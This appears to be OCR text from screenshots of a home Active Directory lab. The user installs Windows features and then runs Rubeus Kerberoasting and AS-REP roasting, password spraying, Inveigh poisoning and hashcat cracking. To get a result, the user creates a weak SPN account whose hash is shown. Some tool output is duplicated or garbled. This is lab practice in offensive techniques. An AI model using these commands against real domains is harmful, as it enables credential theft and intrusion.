

## Select features

DESTINATION SERVER  
WIN-IA4DIC0928B.forest.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select one or more features to install on the selected server.

## Features

- ▶ ☒ .NET Framework 3.5 Features
- ▶ ☒ .NET Framework 4.8 Features (2 of 7 installed)
- ▶ ☐ Background Intelligent Transfer Service (BITS)
- ☐ BitLocker Drive Encryption
- ☐ BitLocker Network Unlock
- ☐ BranchCache
- ☐ Client for NFS
- ☐ Containers
- ☐ Data Center Bridging
- ☐ Direct Play
- ☐ Enhanced Storage
- ☐ Failover Clustering
- ☒ Group Policy Management (Installed)
- ☐ Host Guardian Hyper-V Support
- ☐ I/O Quality of Service
- ☐ IIS Hostable Web Core
- ☐ Internet Printing Client
- ☐ IP Address Management (IPAM) Server
- ☐ LPR Port Monitor

## Description

.NET Framework 3.5 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.

&lt; Previous

Next &gt;

Install

Cancel

## Installation progress

DESTINATION SERVER  
WIN-IA4DIC092BB.forest.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

## View installation progress



Feature installation



Installation started on WIN-IA4DIC092BB.forest.local

**.NET Framework 3.5 Features****.NET Framework 3.5 (includes .NET 2.0 and 3.0)**

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

[Export configuration settings](#)


&lt; Previous

Next &gt;

Close

Cancel

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> cd C:\Tools
PS C:\Tools> .\Rubeus.exe kerberoast
PS C:\Tools> .\Rubeus.exe kerberoast
```



v1.6.4

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```


```
[*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[X] No users found to Kerberoast!
```

```
PS C:\Tools>
```

```
[X] No users found to Kerberoast!  
PS C:\Tools> .\Rubeus.exe kerberoast /rc4opsec
```



v1.6.4

```
[*] Action: Kerberoasting
```

```
[*] Using 'tgtdeleg' to request a TGT for the current user
```

```
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for every  
thing else
```

```
[+] Ticket successfully imported!
```

```
[*] Searching path 'LDAP://FOREST.LOCAL/DC=FOREST,DC=LOCAL' for Kerberoastable users
```

```
[*] Searching for accounts that only support RC4_HMAC, no AES
```

```
[X] No users found to Kerberoast!
```

```
PS C:\Tools> _
```

```
PS C:\Tools> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
```

```
Get-ADUser : One or more properties are invalid.
```

```
Parameter name: ServicePrincipalName
```

```
At line:1 char:1
```

```
+ Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties Ser ...
```

```
+ ~~~~~
```

```
+ CategoryInfo          : InvalidArgument: (:) [Get-ADUser], ArgumentException
```


```
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet:System.ArgumentException,Microsoft.ActiveDire  
ctory.Management.Commands.GetADUser
```

```
PS C:\Tools> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
```

```
DistinguishedName      : CN=krbtgt,CN=Users,DC=forest,DC=local
Enabled                : False
GivenName              :
Name                   : krbtgt
ObjectClass             : user
ObjectGUID             : e341b69e-17cf-4a5c-af02-afa9646e7311
SamAccountName         : krbtgt
ServicePrincipalName   : {kadmin/changepw}
SID                    : S-1-5-21-1955954324-206265833-1145328094-502
Surname                :
UserPrincipalName      :
```

```
PS C:\Tools> _
```

```
PS C:\Tools> .\Rubeus.exe asreproast /format:hashcat /outfile:asrep_hashes.txt
```



v1.6.4

```
[*] Action: AS-REP roasting
```

```
[*] Target Domain           : forest.local
```

```
[*] Searching path 'LDAP://WIN-IA4DIC092BB.forest.local/DC=forest,DC=local' for AS-REP roastable users
```

```
[X] No users found to AS-REP roast!
```

```
[*] Roasted hashes written to : C:\Tools\asrep_hashes.txt
```

```
PS C:\Tools> █
```

```
PS C:\Tools> .\DomainPasswordSpray.ps1 -UserList users.txt -Password "P@ssw0rd10$" -Domain forest.local
```

```
.\DomainPasswordSpray.ps1 : The term '.\DomainPasswordSpray.ps1' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
```

```
At line:1 char:1
```

```
+ .\DomainPasswordSpray.ps1 -UserList users.txt -Password "P@ssw0rd10$" ...
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ObjectNotFound: (.\DomainPasswordSpray.ps1:String) [], CommandNotFoundException
```

```
+ FullyQualifiedErrorId : CommandNotFoundException
```



```
PS C:\Tools> .\Inveigh.exe -LLMNR Y -NBNS Y -FileOutput Y
```

```
.\Inveigh.exe : The term '.\Inveigh.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
```

```
At line:1 char:1
```


```
+ .\Inveigh.exe -LLMNR Y -NBNS Y -FileOutput Y
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ObjectNotFound: (.\Inveigh.exe:String) [], CommandNotFoundException
```

```
+ FullyQualifiedErrorId : CommandNotFoundException
```

```
PS C:\Tools> New-ADUser -Name "svcSQL" -SamAccountName "svcSQL" -AccountPassword (ConvertTo-SecureString "P@ssw0rd123" -AsPlainText -Force) -Enabled $true
PS C:\Tools> Set-ADUser svcSQL -ServicePrincipalNames @{Add="MSSQLSvc/dc.forests.local:1433"}
PS C:\Tools> .\Rubeus.exe kerberoast
```



v1.6.4

[\*] Action: Kerberoasting

[\*] NOTICE: AES hashes will be returned for AES-enabled accounts.

[\*] Use /ticket:X or /tgtdeleg to force RC4\_HMAC for these accounts.

[\*] Searching the current domain for Kerberoastable users













[\*] Total kerberoastable users : 1






































```
[*] SamAccountName      : svcSQL
[*] DistinguishedName   : CN=svcSQL,CN=Users,DC=forest,DC=local
[*] ServicePrincipalName : MSSQLSvc/dc.forests.local:1433
[*] PwdLastSet           : 6/22/2025 4:27:08 AM
[*] Supported ETYPES     : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$*svcSQL$forest.local$MSSQLSvc/dc.forests.local:1433*$A28A3
D681C8C51A
F51AB00C28B70EB1A$C216FD640142F015912533BF68E7517825E8AE271AADD07ABCC7
4E3B84944E
4CDE950F1D709913B25244F84C03D22B8156ED54179F2C4FECF1FE5EA06BCAF259B043
7511BECAE3
B8F73C4FE85871BD555166F6B12FC73F9B1F0B64052BB5889E208261AD33E65F9C352A
2B4F59F79B
9A1E8311732120CCC750148E108CD5455249987CB5952C3F58ABB3C5FB1E73A503EC2B
DCBBE70D99
8D23A49E3AAA3C3B08300AEE6E80CER6AD43E6E06D87CAE6752B5A7ADAC361E2CB6C13
```

```
DCBBE70D99      8D23A49F3AAA3C3B98309AEF6E80CEB6AD43E6F06D87CAF6752B5A7ADAC361E2CB6C13
6111B9EFAD      78001BB53A0CA29208CD3EB8218A87CF1887533EB7202919524A81D415402767BC28AC
285BE96DF8      65448B137A6266F16F5C93587E37A4E841DC0800B3AA846E073176761B2B36EB771764
2854ED288C      CC51870E24FC8744A72B751EF89076D89915691F46BA8F4EC351FD4B3498CCF0FEE465
1836F3AF48      DAF9B84270B98D4453A8D6F0706A9854FCD5381C895DD1553200005B5DE6207921CDFD
811C90BEDB      E3751D5D5757BA75DD7DC73572E1213F45428226742EF104CE83F54A1BF2D80D2DF6E0
955EF6BBFD      00C08FB9CF08ADDD518D46B89EF6451DDB45895414ECC6702D235B4E883136D111E3E3
BE1AEE4DA5      C8FAFD98F3C6DA1A8A1FA53EF02AFB4F3971387A422FCC9D218746E75D70EF0CDD491D
38850AB11F      B97BB70B5D7C6B111178A41AA2AFB4BE44F05BDB2A2FC58533EE47958A8458C5B539F5
4D36562126      2ECC337E8CBD52AB1867849D1514B7A4644862AC92D44C19C23F6A54DB466BA2FFE54D
C7D258F678      3EF49C1D65D1284261F84A5ED20BE0354BFB5EC8BFE9A6F8FEA9E33ACED71B4B02BA4F
FB693B1E90      8D03949B273DD31DA6B98A694CFBD1B652C7D587A682148342AD091BFA9AAFF1871396
6B15056F78      629D2E38965F2F3008ADE10929AB16DDF70D28D1FAB48A586A8111F9C2BE2D017E4636
E385BE4110      FA482D227F450C0F90E71A19BE8D8F149135A1DD595CBFE63DF2F8F892FD685CC230A1
D2FC9BCA32      D873174E850114A378E17B35F65AE66E372159297C0D40B1D6ED13A1BD6419DEABC0D3
9B7B8D2353      70466E7858925C3DF6F3E675C37C35142322D389F7CB2057A4DD271799EAFB223DB42D
46D9D52E83      5D7F61440E8AA630E1AB490E96924B24C8429A9398B9C641A83C15A3FDAAF46C993FF7
02036265A2      5CF635684ABF72F1CD5622B804260EC7AAD639750DFC41E49BD8BECF0371C4A0D94A89
1F373B7006      61AB4DEB98C7B538973FE9F887B3E6824A31F5AC35A846BAE97BEFFAD8E553B6957100
FF8DD618E7      307439BCB3B869D6E89C67F0899F5A754155B273E591063B982795276A64C47552B4F7
6EFED4D2DC
```

```
Administrator: Windows PowerShell
4D36562126      2ECC337E8CBD52AB1867849D1514B7A4644862AC92D44C19C23F6A54DB466BA2FFE54D
C7D258F678      3EF49C1D65D1284261F84A5ED20BE0354BFB5EC8BFE9A6F8FEA9E33ACED71B4B02BA4F
FB693B1E90      8D03949B273DD31DA6B98A694CFBD1B652C7D587A682148342AD091BFA9AAFF1871396
6B15056F78      629D2E38965F2F3008ADE10929AB16DDF70D28D1FAB48A586A8111F9C2BE2D017E4636
E385BE4110      FA482D227F450C0F90E71A19BE8D8F149135A1DD595CBFE63DF2F8F892FD685CC230A1
D2FC9BCA32      D873174E850114A378E17B35F65AE66E372159297C0D40B1D6ED13A1BD6419DEABC0D3
9B7B8D2353      70466E7858925C3DF6F3E675C37C35142322D389F7CB2057A4DD271799EAFB223DB42D
46D9D52E83      5D7F61440E8AA630E1AB490E96924B24C8429A9398B9C641A83C15A3FDAAF46C993FF7
02036265A2      5CF635684ABF72F1CD5622B804260EC7AAD639750DFC41E49BD8BECF0371C4A0D94A89
1F373B7006      61AB4DEB98C7B538973FE9F887B3E6824A31F5AC35A846BAE97BEFFAD8E553B6957100
FF8DD618E7      307439BCB3B869D6E89C67F0899F5A754155B273E591063B982795276A64C47552B4F7
6EFED4D2DC      835A595B1166A75CD9B7C01CA0A8AAC414CF16F9E792B570D00F64C00701E072E69CB0
631EF073B6      FF5B079E91A0139F9FBE23369BC854AC104E3E40EB0ECD71A625F6C4749260042D4120
B47D2356AD      615BD0AD9E5A070298C070B89E73D45BD6C14FB2626C5AE4E2295D689C6A2EB69CD15F
324CB77E1B      B18564B7AA3B7038A22074312F1480553AF356CD43559DA940EB26FD65E62EF0D12F4C
E87F13AE99      BE96D551522CE5C794877903B780E88AB10B4F9B83863BA53D77358AF3429707974D58
FB241722A9      B3EA8DD59441AB3288006A6CA668FDF73B6EA5A9EB574C945B65F357632D88BBDD9014
44076E082E      0B02C4D2734C6F42C84923A6D4611D55E777F4F65786612B0B84FE388B68D2F1BC64AE
3CB63775A2      7C1F2F5CEFD9EF56D1DFFF83CABEAF69C316EF377B

PS C:\Tools>
```

Name	Date modified	Type	Size
 hashcat	6/21/2025 9:43 PM	File folder	
 PerfLogs	5/8/2021 1:20 AM	File folder	
 Program Files	6/21/2025 9:10 PM	File folder	
 Program Files (x86)	6/21/2025 9:10 PM	File folder	
 Tools	6/21/2025 9:43 PM	File folder	
 Users	6/21/2025 2:50 PM	File folder	
 Windows	6/13/2025 6:25 AM	File folder	
 AD_Delegations_Review.csv	6/19/2025 10:33 AM	CSV File	0 KB
 hashcat.7z	6/21/2025 9:49 PM	7Z File	20,461 KB
 hashcat.gz	6/21/2025 9:49 PM	GZ File	13,902 KB
 NonAD_Delegations_Review.csv	6/19/2025 10:34 AM	CSV File	0 KB
 secpolicy	6/20/2025 9:58 PM	Text Document	17 KB

 .github	 .gitattributes	 hashcat.hcstat2
 charsets	 .gitignore	 Makefile
 deps	 .travis.yml	 README.md
 docs	 BUILD.md	
 <b>extra</b>	 BUILD_CYGWIN.md	
 include	 BUILD_MSYS2.md	
 layouts	 BUILD_WSL.md	
 masks	 example.dict	
 modules	 example0	
 obj	 example0.hash	
 OpenCL	 example0.sh	
 rules	 example400	
 src	 example400.hash	
 tools	 example400.sh	
 tunings	 example500	
 .appveyor.yml	 example500.hash	
 .editorconfig	 example500.sh	



```
PS C:\Tools> hashcat -m 13100 sqlsvc_hash.txt rockyou.txt -O -w 3
hashcat : The term 'hashcat' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path
is correct and try again.
```

```
At line:1 char:1
```

```
+ hashcat -m 13100 sqlsvc_hash.txt rockyou.txt -O -w 3
```

```
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (hashcat:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

```
PS C:\Tools> cd C:\hashcat
```

```
cd : Cannot find path 'C:\hashcat' because it does not exist.
```

```
At line:1 char:1
```

```
+ cd C:\hashcat
```

```
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\hashcat:String) [Set-Location], ItemNotFoundExc
eption
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
```

```
PS C:\Tools> cd C:\hashcat
```

```
PS C:\hashcat> .\hashcat.exe -m 13100 hashes.txt rockyou.txt
```

```
.\hashcat.exe : The term '.\hashcat.exe' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included,
verify that the path is correct and try again.
```

```
At line:1 char:1
```

```
+ .\hashcat.exe -m 13100 hashes.txt rockyou.txt
```

```
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (.\hashcat.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

```
PS C:\hashcat> .\hashcat.exe -m 13100 hashes.txt rockyou.txt
```

```
.\hashcat.exe : The term '.\hashcat.exe' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included,
verify that the path is correct and try again.
```

```
At line:1 char:1
```

```
+ .\hashcat.exe -m 13100 hashes.txt rockyou.txt
```

```
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (.\hashcat.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFound
```